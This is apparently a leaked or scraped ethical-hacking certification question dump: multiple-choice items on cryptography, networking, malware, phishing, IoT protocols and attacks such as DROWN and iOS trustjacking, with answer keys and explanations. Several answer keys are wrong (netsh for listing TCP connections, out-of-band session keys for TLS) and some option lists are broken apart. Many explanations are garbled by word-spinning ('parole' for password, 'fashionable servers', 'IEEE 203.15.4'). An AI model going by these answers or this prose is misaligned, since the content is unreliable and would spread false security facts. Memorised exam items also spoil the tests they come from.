What piece of hardware on a computer's motherboard generates encryption keys and only releases a part of the key so that decrypting a disk on a new piece of hardware is not possible?

- A. CPU
- B. GPU
- C. UEFI
- D. TPM

Answer: D

Explanation:

The TPM is a chip that's part of your computer's motherboard — if you bought an off-the-shelf PC, it's soldered onto the motherboard. If you built your own computer, you can buy one as an add-on module if your motherboard supports it. The TPM generates encryption keys, keeping part of the key to itself

NEW QUESTION 211

- (Exam Topic 2)

joe works as an it administrator in an organization and has recently set up a cloud computing service for the organization. To implement this service, he reached out to a telecom company for providing Internet connectivity and transport services between the organization and the cloud service provider, in the NIST cloud deployment reference architecture, under which category does the telecom company fall in the above scenario?

- A. Cloud booker
- B. Cloud consumer
- C. Cloud carrier
- D. Cloud auditor

Answer: C

Explanation:

A cloud carrier acts as an intermediary that provides connectivity and transport of cloud services between cloud consumers and cloud providers. Cloud carriers provide access to consumers through network, telecommunication and other access devices. for instance, cloud consumers will obtain cloud services through network access devices, like computers, laptops, mobile phones, mobile web devices (MIDs), etc. The distribution of cloud services is often provided by network and telecommunication carriers or a transport agent, wherever a transport agent refers to a business organization that provides physical transport of storage media like high-capacity hard drives. Note that a cloud provider can started SLAs with a cloud carrier to provide services consistent with the level of SLAs offered to cloud consumers, and will require

the cloud carrier to provide dedicated and secure connections between cloud consumers and cloud providers.

NEW QUESTION 212

- (Exam Topic 2)

This TCP flag instructs the sending system to transmit all buffered data immediately.

- A. SYN
- B. RST
- C. PSH
- D. URG
- E. FIN

Answer: C

NEW QUESTION 214

- (Exam Topic 2)

Ethical hacker Jane Doe is attempting to crack the password of the head of the IT department of ABC company. She is utilizing a rainbow table and notices upon entering a password that extra characters are added to the password after submitting. What countermeasure is the company using to protect against rainbow tables?

- A. Password key hashing
- B. Password salting
- C. Password hashing
- D. Account lockout

Answer: B

Explanation:

Passwords are usually delineated as “hashed and salted”. Salting is simply the addition of a unique, random string of characters renowned solely to the site to every parole before it’s hashed, typically this “salt” is placed in front of each password.

The salt value needs to be held on by the site, which means typically sites use the same salt for each parole. This makes it less effective than if individual salts are used.

The use of unique salts means that common passwords shared by multiple users – like “123456” or “password” – aren’t revealed when one such hashed password is known – because despite the passwords being the same the immediately and hashed values are not.

Large salts also protect against certain methods of attack on hashes, including rainbow tables or logs of hashed passwords previously broken.

Both hashing and salting may be repeated more than once to increase the issue in breaking the security.

NEW QUESTION 217

- (Exam Topic 2)

Boney, a professional hacker, targets an organization for financial benefits. He performs an attack by sending his session ID using an MITM attack technique. Boney first obtains a valid session ID by logging into a service and later feeds the same session ID to the target employee. The session ID links the target employee to Boney's account page without disclosing any information to the victim. When the target employee clicks on the link, all the sensitive payment details entered in a form are linked to Boney's account. What is the attack performed by Boney in the above scenario?

- A. Session donation attack
- B. Session fixation attack
- C. Forbidden attack
- D. CRIME attack

Answer: A

Explanation:

In a session donation attack, the attacker donates their own session ID to the target user. In this attack, the attacker first obtains a valid session ID by logging into a service and later feeds the same session ID to the target user. This session ID links a target user to the attacker's account page without disclosing any information to the victim. When the target user clicks on the link and enters the details (username, password, payment details, etc.) in a form, the entered details are linked to the attacker's account. To initiate this attack, the attacker can send their session ID using techniques such as cross-site cooking, an MITM attack, and session fixation. A session donation attack involves the following steps.

NEW QUESTION 222

- (Exam Topic 2)

A pen tester is configuring a Windows laptop for a test. In setting up Wireshark, what driver and library are required to allow the NIC to work in promiscuous mode?

- A. Libpcap
- B. Awinpcap
- C. Winprom
- D. Winpcap


Answer: D

NEW QUESTION 226

- (Exam Topic 2)

VirusXine.W32 virus hides their presence by changing the underlying executable code.

This Virus code mutates while keeping the original algorithm intact, the code changes itself each time it runs, but the function of the code (its semantics) will not change at all.



Here is a section of the Virus code:

1. lots of encrypted code
2. ...
3. Decryption_Code:
4. C=C+1
5. A=Encrypted
6. Loop:
7. B=*A
8. C=3214*A
9. B=B XOR CryptoKey
10. *A=B
11. C=1
12. C=A+B
13. A=A+1
14. GOTO Loop IF NOT A=Decryption_Code
15. C=C^2
16. GOTO Encrypted
17. CryptoKey:
18. some_random_number

What is this technique called?

- A. Polymorphic Virus
- B. Metamorphic Virus
- C. Dravidic Virus
- D. Stealth Virus

Answer: A

NEW QUESTION 229

- (Exam Topic 2)

Fred is the network administrator for his company. Fred is testing an internal switch.

From an external IP address, Fred wants to try and trick this switch into thinking it already has established a session with his computer. How can Fred accomplish this?

- A. Fred can accomplish this by sending an IP packet with the RST/SIN bit and the source address of his computer.
- B. He can send an IP packet with the SYN bit and the source address of his computer.
- C. Fred can send an IP packet with the ACK bit set to zero and the source address of the switch.
- D. Fred can send an IP packet to the switch with the ACK bit and the source address of his machine.

Answer: D

NEW QUESTION 232

- (Exam Topic 2)

Which of the following are well known password-cracking programs?

- A. L0phtcrack
- B. NetCat
- C. Jack the Ripper
- D. Netbus

E. John the Ripper

Answer: AE

NEW QUESTION 236

- (Exam Topic 2)

You went to great lengths to install all the necessary technologies to prevent hacking attacks, such as expensive firewalls, antivirus software, anti-spam systems and intrusion detection/prevention tools in your company's network. You have configured the most secure policies and tightened every device on your network. You are confident that hackers will never be able to gain access to your network with complex security system in place.

Your peer, Peter Smith who works at the same department disagrees with you.

He says even the best network security technologies cannot prevent hackers gaining access to the network because of presence of "weakest link" in the security chain.

What is Peter Smith talking about?

- A. Untrained staff or ignorant computer users who inadvertently become the weakest link in your security chain
- B. "zero-day" exploits are the weakest link in the security chain since the IDS will not be able to detect these attacks
- C. "Polymorphic viruses" are the weakest link in the security chain since the Anti-Virus scanners will not be able to detect these attacks
- D. Continuous Spam e-mails cannot be blocked by your security system since spammers use different techniques to bypass the filters in your gateway

Answer: A

NEW QUESTION 239

- (Exam Topic 2)

When a security analyst prepares for the formal security assessment - what of the following should be done in order to determine inconsistencies in the secure assets database and verify that system is compliant to the minimum security baseline?

- A. Data items and vulnerability scanning
- B. Interviewing employees and network engineers
- C. Reviewing the firewalls configuration
- D. Source code review

Answer: A

NEW QUESTION 242

- (Exam Topic 2)

Which of the following steps for risk assessment methodology refers to vulnerability identification?

- A. Determines if any flaws exist in systems, policies, or procedures
- B. Assigns values to risk probabilities; Impact values.
- C. Determines risk probability that vulnerability will be exploited (High, Medium, Low)
- D. Medium, Low
- E. Identifies sources of harm to an IT system
- F. (Natural, Human)
- G. Environmental

Answer: C

NEW QUESTION 246

- (Exam Topic 2)

When discussing passwords, what is considered a brute force attack?

- A. You attempt every single possibility until you exhaust all possible combinations or discover the password
- B. You threaten to use the rubber hose on someone unless they reveal their password
- C. You load a dictionary of words into your cracking program
- D. You create hashes of a large number of words and compare it with the encrypted passwords
- E. You wait until the password expires

Answer: A

NEW QUESTION 250

- (Exam Topic 2)

Which of the following is the primary objective of a rootkit?

- A. It opens a port to provide an unauthorized service
- B. It creates a buffer overflow
- C. It replaces legitimate programs
- D. It provides an undocumented opening in a program

Answer: C

NEW QUESTION 253

- (Exam Topic 2)

In an attempt to increase the security of your network, you implement a solution that will help keep your wireless network undiscoverable and accessible only to those that know it. How do you accomplish this?

- A. Delete the wireless network
- B. Remove all passwords

- C. Lock all users
- D. Disable SSID broadcasting

Answer: D

Explanation:

The SSID (service set identifier) is the name of your wireless network. SSID broadcast is how your router transmits this name to surrounding devices. Its primary function is to make your network visible and easily accessible. Most routers broadcast their SSIDs automatically. To disable or enable SSID broadcast, you need to change your router's settings.

Disabling SSID broadcast will make your Wi-Fi network name invisible to other users. However, this only hides the name, not the network itself. You cannot disguise the router's activity, so hackers can still attack it.

With your network invisible to wireless devices, connecting becomes a bit more complicated. Just giving a Wi-Fi password to your guests is no longer enough. They have to configure their settings manually by including the network name, security mode, and other relevant info.

Disabling SSID might be a small step towards online security, but by no means should it be your final one. Before considering it as a security measure, consider the following aspects:

- Disabling SSID broadcast will not hide your network completely

Disabling SSID broadcast only hides the network name, not the fact that it exists. Your router constantly transmits so-called beacon frames to announce the presence of a wireless network. They contain essential information about the network and help the device connect.

- Third-party software can easily trace a hidden network

Programs such as NetStumbler or Kismet can easily locate hidden networks. You can try using them yourself to see how easy it is to find available networks – hidden or not.

- You might attract unwanted attention.

Disabling your SSID broadcast could also raise suspicion. Most of us assume that when somebody hides something, they have a reason to do so. Thus, some hackers might be attracted to your network.

NEW QUESTION 254

- (Exam Topic 2)

What kind of detection techniques is being used in antivirus softwares that identifies malware by collecting data from multiple protected systems and instead of analyzing files locally it's made on the premises environment

- A. VCloud based
- B. Honeypot based
- C. Behaviour based
- D. Heuristics based

Answer: A

NEW QUESTION 256

- (Exam Topic 2)

An attacker redirects the victim to malicious websites by sending them a malicious link by email. The link appears authentic but redirects the victim to a malicious web page, which allows the attacker to steal the victim's data. What type of attack is this?

- A. Phishing
- B. Vishing
- C. Spoofing
- D. DDoS

Answer: A

Explanation:

<https://en.wikipedia.org/wiki/Phishing>

Phishing is a type of social engineering attack often used to steal user data, including login credentials and credit card numbers. It occurs when an attacker, masquerading as a trusted entity, dupes a victim into opening an email, instant message, or text message. The recipient is then tricked into clicking a malicious link, which can lead to the installation of malware, the freezing of the system as part of a ransomware attack, or the revealing of sensitive information.

An attack can have devastating results. For individuals, this includes unauthorized purchases, the stealing of funds, or identity theft.

Moreover, phishing is often used to gain a foothold in corporate or governmental networks as a part of a larger attack, such as an advanced persistent threat (APT) event. In this latter scenario, employees are compromised in order to bypass security perimeters, distribute malware inside a closed environment, or gain privileged access to secured data.

An organization succumbing to such an attack typically sustains severe financial losses in addition to declining market share, reputation, and consumer trust.

Depending on the scope, a phishing attempt might escalate into a security incident from which a business will have a difficult time recovering.

NEW QUESTION 258

- (Exam Topic 2)

George is a security professional working for iTech Solutions. He was tasked with securely transferring sensitive data of the organization between industrial systems. In this process, he used a short-range communication protocol based on the IEEE 203.15.4 standard. This protocol is used in devices that transfer data infrequently at a low rate in a restricted area, within a range of 10-100 m. What is the short-range wireless communication technology George employed in the above scenario?

- A. MQTT
- B. LPWAN
- C. Zigbee
- D. NB-IoT

Answer: C

Explanation:

Zigbee could be a wireless technology developed as associate open international normal to deal with the unique desires of affordable, low-power wireless IoT networks. The Zigbee normal operates on the IEEE 802.15.4 physical radio specification and operates in unauthorised bands as well as a pair of 4 GHz, 900 MHz and 868 MHz.

The 802.15.4 specification upon that the Zigbee stack operates gained confirmation by the Institute of Electrical and physical science Engineers (IEEE) in 2003.

The specification could be a packet-based radio protocol supposed for affordable, battery-operated devices. The protocol permits devices to speak in an exceedingly kind of network topologies and may have battery life lasting many years.

The Zigbee three.0 Protocol

The Zigbee protocol has been created and ratified by member corporations of the Zigbee Alliance. Over three hundred leading semiconductor makers, technology corporations, OEMs and repair corporations comprise the Zigbee Alliance membership. The Zigbee protocol was designed to supply associate easy-to-use wireless information answer characterised by secure, reliable wireless network architectures.

THE ZIGBEE ADVANTAGE

The Zigbee 3.0 protocol is intended to speak information through rip-roaring RF environments that area unit common in business and industrial applications. Version 3.0 builds on the prevailing Zigbee normal however unifies the market-specific application profiles to permit all devices to be wirelessly connected within the same network, no matter their market designation and performance. what is more, a Zigbee 3.0 certification theme ensures the ability of product from completely different makers. Connecting Zigbee three.0 networks to the information science domain unveil observance and management from devices like smartphones and tablets on a local area network or WAN, as well as the web, and brings verity net of Things to fruition.

Zigbee protocol options include:

- Support for multiple network topologies like point-to-point, point-to-multipoint and mesh networks
- Low duty cycle – provides long battery life
- Low latency
- Direct Sequence unfold Spectrum (DSSS)
- Up to 65,000 nodes per network
- 128-bit AES encryption for secure information connections
- Collision avoidance, retries and acknowledgements

This is another short-range communication protocol based on the IEEE 203.15.4 standard. Zig-Bee is used in devices that transfer data infrequently at a low rate in a restricted area and within a range of 10–100 m.

NEW QUESTION 263

- (Exam Topic 2)

You are a penetration tester working to test the user awareness of the employees of the client xyz. You harvested two employees' emails from some public sources and are creating a client-side backdoor to send it to the employees via email. Which stage of the cyber kill chain are you at?

- A. Reconnaissance
- B. Command and control
- C. Weaponization
- D. Exploitation

Answer: C

Explanation:

Weaponization

The adversary analyzes the data collected in the previous stage to identify the vulnerabilities and techniques that can exploit and gain unauthorized access to the target organization. Based on the vulnerabilities identified during analysis, the adversary selects or creates a tailored deliverable malicious payload (remote-access malware weapon) using an exploit and a backdoor to send it to the victim. An adversary may target specific network devices, operating systems, endpoint devices, or even

individuals within the organization to carry out their attack. For example, the adversary

may send a phishing email to an employee of the target organization, which may include a malicious attachment such as a virus or worm that, when downloaded, installs a backdoor on the system that allows remote access to the adversary. The following are the activities of the adversary:

- o Identifying appropriate malware payload based on the analysis
- o Creating a new malware payload or selecting, reusing, modifying the available malware payloads based on the identified vulnerability

- o Creating a phishing email campaign
- o Leveraging exploit kits and botnets

https://en.wikipedia.org/wiki/Kill_chain

The Cyber Kill Chain consists of 7 steps: Reconnaissance, weaponization, delivery, exploitation, installation, command and control, and finally, actions on objectives. Below you can find detailed information on each.

* 1. Reconnaissance:

In this step, the attacker/intruder chooses their target. Then they conduct in-depth research on this target to identify its vulnerabilities that can be exploited.

* 2. Weaponization:

In this step, the intruder creates a malware weapon like a virus, worm, or such to exploit the target's vulnerabilities. Depending on the target and the purpose of the attacker, this malware can exploit new, undetected vulnerabilities (also known as the zero-day exploits) or focus on a combination of different vulnerabilities.

* 3. Delivery:

This step involves transmitting the weapon to the target. The intruder/attacker can employ different USB drives, e-mail attachments, and websites for this purpose.

* 4. Exploitation:

In this step, the malware starts the action. The program code of the malware is triggered to exploit the target's vulnerability/vulnerabilities.

* 5. Installation:

In this step, the malware installs an access point for the intruder/attacker. This access point is also known as the backdoor.

* 6. Command and Control:

The malware gives the intruder/attacker access to the network/system.

* 7. Actions on Objective:

Once the attacker/intruder gains persistent access, they finally take action to fulfill their purposes, such as encryption for ransom, data exfiltration, or even data destruction.

NEW QUESTION 268

- (Exam Topic 2)

OpenSSL on Linux servers includes a command line tool for testing TLS. What is the name of the tool and the correct syntax to connect to a web server?

- A. openssl s_client -site www.website.com:443
- B. openssl_client -site www.website.com:443

- C. openssl s_client -connect www.website.com:443
- D. openssl_client -connect www.website.com:443

Answer: C

NEW QUESTION 272

- (Exam Topic 2)

Which utility will tell you in real time which ports are listening or in another state?

- A. Netstat
- B. TCPView
- C. Nmap
- D. Loki

Answer: B

NEW QUESTION 273

- (Exam Topic 2)

These hackers have limited or no training and know how to use only basic techniques or tools. What kind of hackers are we talking about?

- A. Black-Hat Hackers A
- B. Script Kiddies
- C. White-Hat Hackers
- D. Gray-Hat Hacker

Answer: B

Explanation:

Script Kiddies: These hackers have limited or no training and know how to use only basic techniques or tools. Even then they may not understand any or all of what they are doing.

NEW QUESTION 278

- (Exam Topic 2)

Which command can be used to show the current TCP/IP connections?

- A. Netsh
- B. Netstat
- C. Net use connection
- D. Net use

Answer: A

NEW QUESTION 281

- (Exam Topic 2)

Fingerprinting an Operating System helps a cracker because:

- A. It defines exactly what software you have installed
- B. It opens a security-delayed window based on the port being scanned
- C. It doesn't depend on the patches that have been applied to fix existing security holes
- D. It informs the cracker of which vulnerabilities he may be able to exploit on your system

Answer: D

NEW QUESTION 283

- (Exam Topic 2)

Steven connected his iPhone to a public computer that had been infected by Clark, an attacker. After establishing the connection with the public computer, Steven enabled iTunes Wi-Fi sync on the computer so that the device could continue communication with that computer even after being physically disconnected. Now, Clark gains access to Steven's iPhone through the infected computer and is able to monitor and read all of Steven's activity on the iPhone, even after the device is out of the communication zone.

Which of the following attacks is performed by Clark in above scenario?

- A. IOS trustjacking
- B. IOS Jailbreaking
- C. Exploiting SS7 vulnerability
- D. Man-in-the-disk attack

Answer: A

Explanation:

An iPhone client's most noticeably terrible bad dream is to have somebody oversee his/her gadget, including the capacity to record and control all action without waiting to be in a similar room. In this blog entry, we present another weakness called "Trustjacking", which permits an aggressor to do precisely that.

This weakness misuses an iOS highlight called iTunes Wi-Fi sync, which permits a client to deal with their iOS gadget without genuinely interfacing it to their PC. A solitary tap by the iOS gadget proprietor when the two are associated with a similar organization permits an assailant to oversee the gadget. Furthermore, we will stroll through past related weaknesses and show the progressions that iPhone has made to alleviate them, and why these are adequately not to forestall comparative assaults.

After interfacing an iOS gadget to another PC, the clients are being found out if they trust the associated PC or not. Deciding to believe the PC permits it to speak with the iOS gadget by means of the standard iTunes APIs.

This permits the PC to get to the photographs on the gadget, perform reinforcement, introduce applications and considerably more, without requiring another

affirmation from the client and with no recognizable sign. Besides, this permits enacting the “iTunes Wi-Fi sync” highlight, which makes it conceivable to proceed with this sort of correspondence with the gadget even after it has been detached from the PC, as long as the PC and the iOS gadget are associated with a similar organization. It is intriguing to take note of that empowering “iTunes Wi-Fi sync” doesn’t need the casualty’s endorsement and can be directed simply from the PC side.

Getting a live stream of the gadget’s screen should be possible effectively by consistently requesting screen captures and showing or recording them distantly. It is imperative to take note of that other than the underlying single purpose of disappointment, approving the vindictive PC, there is no other component that forestalls this proceeded with access. Likewise, there isn’t anything that informs the clients that by approving the PC they permit admittance to their gadget even in the wake of detaching the USB link.

NEW QUESTION 288

- (Exam Topic 2)

What is one of the advantages of using both symmetric and asymmetric cryptography in SSL/TLS?

- A. Symmetric algorithms such as AES provide a failsafe when asymmetric methods fail.
- B. Asymmetric cryptography is computationally expensive in comparison.
- C. However, it is well-suited to securely negotiate keys for use with symmetric cryptography.
- D. Symmetric encryption allows the server to securely transmit the session keys out-of-band.
- E. Supporting both types of algorithms allows less-powerful devices such as mobile phones to use symmetric encryption instead.

Answer: D

NEW QUESTION 290

- (Exam Topic 2)

John, a disgruntled ex-employee of an organization, contacted a professional hacker to exploit the organization. In the attack process, the professional hacker installed a scanner on a machine belonging to one of the vktims and scanned several machines on the same network to identify vulnerabilities to perform further exploitation. What is the type of vulnerability assessment tool employed by John in the above scenario?

- A. Proxy scanner
- B. Agent-based scanner
- C. Network-based scanner
- D. Cluster scanner

Answer: C

Explanation:

Network-based scanner

A network-based vulnerability scanner, in simplistic terms, is the process of identifying loopholes on a computer’s network or IT assets, which hackers and threat actors can exploit. By implementing this process, one can successfully identify their organization’s current risk(s). This is not where the buck stops; one can also verify the effectiveness of your system’s security measures while improving internal and external defenses. Through this review, an organization is well equipped to take an extensive inventory of all systems, including operating systems, installed software, security patches, hardware, firewalls, anti-virus software, and much more.

Agent-based scanner

Agent-based scanners make use of software scanners on each and every device; the results of the scans are reported back to the central server. Such scanners are well equipped to find and report out on a range of vulnerabilities.

NOTE: This option is not suitable for us, since for it to work, you need to install a special agent on each computer before you start collecting data from them.

NEW QUESTION 292

- (Exam Topic 2)

Bob, your senior colleague, has sent you a mail regarding a deal with one of the clients. You are requested to accept the offer and you oblige. After 2 days, Bob denies that he had ever sent a mail. What do you want to “know” to prove yourself that it was Bob who had sent a mail?

- A. Authentication
- B. Confidentiality
- C. Integrity
- D. Non-Repudiation

Answer: D

Explanation:

Non-repudiation is the assurance that someone cannot deny the validity of something. Non-repudiation is a legal concept that is widely used in information security and refers to a service, which provides proof of the origin of data and the integrity of the data. In other words, non-repudiation makes it very difficult to successfully deny who/where a message came from as well as the authenticity and integrity of that message.

NEW QUESTION 293

- (Exam Topic 2)

Log monitoring tools performing behavioral analysis have alerted several suspicious logins on a Linux server occurring during non-business hours. After further examination of all login activities, it is noticed that none of the logins have occurred during typical work hours. A Linux administrator who is investigating this problem realizes the system time on the Linux server is wrong by more than twelve hours. What protocol used on Linux servers to synchronize the time has stopped working?

- A. Time Keeper
- B. NTP
- C. PPP
- D. OSPP

Answer: B

NEW QUESTION 298

- (Exam Topic 2)

In this attack, a victim receives an e-mail claiming from PayPal stating that their account has been disabled and confirmation is required before activation. The attackers then scam to collect not one but two credit card numbers, ATM PIN number and other personal details. Ignorant users usually fall prey to this scam. Which of the following statement is incorrect related to this attack?

- A. Do not reply to email messages or popup ads asking for personal or financial information
- B. Do not trust telephone numbers in e-mails or popup ads
- C. Review credit card and bank account statements regularly
- D. Antivirus, anti-spyware, and firewall software can very easily detect these type of attacks
- E. Do not send credit card numbers, and personal or financial information via e-mail

Answer: D

NEW QUESTION 300

- (Exam Topic 2)

Tremp is an IT Security Manager, and he is planning to deploy an IDS in his small company. He is looking for an IDS with the following characteristics: - Verifies success or failure of an attack - Monitors system activities Detects attacks that a network-based IDS fails to detect - Near real-time detection and response - Does not require additional hardware - Lower entry cost Which type of IDS is best suited for Tremp's requirements?

- A. Gateway-based IDS
- B. Network-based IDS
- C. Host-based IDS
- D. Open source-based

Answer: C

NEW QUESTION 301

- (Exam Topic 2)

Techno Security Inc. recently hired John as a penetration tester. He was tasked with identifying open ports in the target network and determining whether the ports are online and any firewall rule sets are encountered. John decided to perform a TCP SYN ping scan on the target network. Which of the following Nmap commands must John use to perform the TCP SYN ping scan?

- A. `nmap -sn -pp < target ip address >`
- B. `nmap -sn -PO < target IP address >`
- C. `nmap -sn -PS < target IP address >`
- D. `nmap -sn -PA < target IP address >`

Answer: C

Explanation:

<https://hub.packtpub.com/discovering-network-hosts-with-tcp-syn-and-tcp-ack-ping-scans-in-nmaptutorial/>

NEW QUESTION 306

- (Exam Topic 2)

What is GINA?

- A. Gateway Interface Network Application
- B. GUI Installed Network Application CLASS
- C. Global Internet National Authority (G-USA)
- D. Graphical Identification and Authentication DLL

Answer: D

NEW QUESTION 307

- (Exam Topic 2)

infesting a system with malware and using phishing to gain credentials to a system or web application are examples of which phase of the ethical hacking methodology?

- A. Reconnaissance
- B. Maintaining access
- C. Scanning
- D. Gaining access

Answer: D

Explanation:

This phase having the hacker uses different techniques and tools to realize maximum data from the system.

they're → Password cracking – Methods like Bruteforce, dictionary attack, rule-based attack, rainbow table a used. Bruteforce is trying all combinations of the password. Dictionary attack is trying an inventory of meaningful words until the password matches. Rainbow table takes the hash value of the password and compares with pre-computed hash values until a match is discovered. • Password attacks – Passive attacks like wire sniffing, replay attack. Active online attack like Trojans, keyloggers, hash injection, phishing. Offline attacks like pre-computed hash, distributed network and rainbow. Non electronic attack like shoulder surfing, social engineering and dumpster diving.

NEW QUESTION 311

- (Exam Topic 1)

Which of the following statements about a zone transfer is correct? (Choose three.)

- A. A zone transfer is accomplished with the DNS

- B. A zone transfer is accomplished with the nslookup service
- C. A zone transfer passes all zone information that a DNS server maintains
- D. A zone transfer passes all zone information that a nslookup server maintains
- E. A zone transfer can be prevented by blocking all inbound TCP port 53 connections
- F. Zone transfers cannot occur on the Internet

Answer: ACE

NEW QUESTION 316

- (Exam Topic 2)

David is a security professional working in an organization, and he is implementing a vulnerability management program in the organization to evaluate and control the risks and vulnerabilities in its IT infrastructure. He is currently executing the process of applying fixes on vulnerable systems to reduce the impact and severity of vulnerabilities. Which phase of the vulnerability-management life cycle is David currently in?

- A. verification
- B. Risk assessment
- C. Vulnerability scan
- D. Remediation

Answer: D

NEW QUESTION 320

- (Exam Topic 2)

Vlady works in a fishing company where the majority of the employees have very little understanding of IT let alone IT Security. Several information security issues that Vlady often found includes, employees sharing password, writing his/her password on a post it note and stick it to his/her desk, leaving the computer unlocked, didn't log out from emails or other social media accounts, and etc.

After discussing with his boss, Vlady decided to make some changes to improve the security environment in his company. The first thing that Vlady wanted to do is to make the employees understand the importance of keeping confidential information, such as password, a secret and they should not share it with other persons. Which of the following steps should be the first thing that Vlady should do to make the employees in his company understand to importance of keeping confidential information a secret?

- A. Warning to those who write password on a post it note and put it on his/her desk
- B. Developing a strict information security policy
- C. Information security awareness training
- D. Conducting a one to one discussion with the other employees about the importance of information security

Answer: A

NEW QUESTION 323

- (Exam Topic 2)

Samuel a security administrator, is assessing the configuration of a web server. He noticed that the server permits SSLv2 connections, and the same private key certificate is used on a different server that allows SSLv2 connections. This vulnerability makes the web server vulnerable to attacks as the SSLv2 server can leak key information.

Which of the following attacks can be performed by exploiting the above vulnerability?

- A. DROWN attack
- B. Padding oracle attack
- C. Side-channel attack
- D. DUHK attack

Answer: A

Explanation:

DROWN is a serious vulnerability that affects HTTPS and other services that deem SSL and TLS, some of the essential cryptographic protocols for net security. These protocols allow everyone on the net to browse the net, use email, look on-line, and send instant messages while not third-parties being able to browse the communication.

DROWN allows attackers to break the encryption and read or steal sensitive communications, as well as passwords, credit card numbers, trade secrets, or financial data. At the time of public disclosure on March 2016, our measurements indicated thirty third of all HTTPS servers were vulnerable to the attack. fortuitously, the vulnerability is much less prevalent currently. As of 2019, SSL Labs estimates that one.2% of HTTPS servers are vulnerable.

What will the attackers gain?Any communication between users and the server. This typically includes, however isn't limited to, usernames and passwords, credit card numbers, emails, instant messages, and sensitive documents. under some common scenarios, an attacker can also impersonate a secure web site and intercept or change the content the user sees.


Who is vulnerable?Websites, mail servers, and other TLS-dependent services are in danger for the DROWN attack. At the time of public disclosure, many popular sites were affected. we used Internet-wide scanning to live how many sites are vulnerable:

SSLv2	Vulnerable at Disclosure (March 2016)
HTTPS — Top one million domains	25%
HTTPS — All browser-trusted sites	22%
HTTPS — All sites	33%

Operators of vulnerable servers got to take action. there's nothing practical that browsers or end-users will do on their own to protect against this attack.

Is my site vulnerable?Modern servers and shoppers use the TLS encryption protocol. However, because of misconfigurations, several servers also still support SSLv2, a 1990s-era precursor to TLS. This support did not matter in practice, since no up-to-date clients really use SSLv2. Therefore, despite the fact that SSLv2 is thought to be badly insecure, until now, simply supporting SSLv2 wasn't thought of a security problem, is a clients never used it.

DROWN shows that merely supporting SSLv2 may be a threat to fashionable servers and clients. It modern associate degree attacker to modern fashionable TLS connections between up-to-date clients and servers by sending probes to a server that supports SSLv2 and uses the same private key.

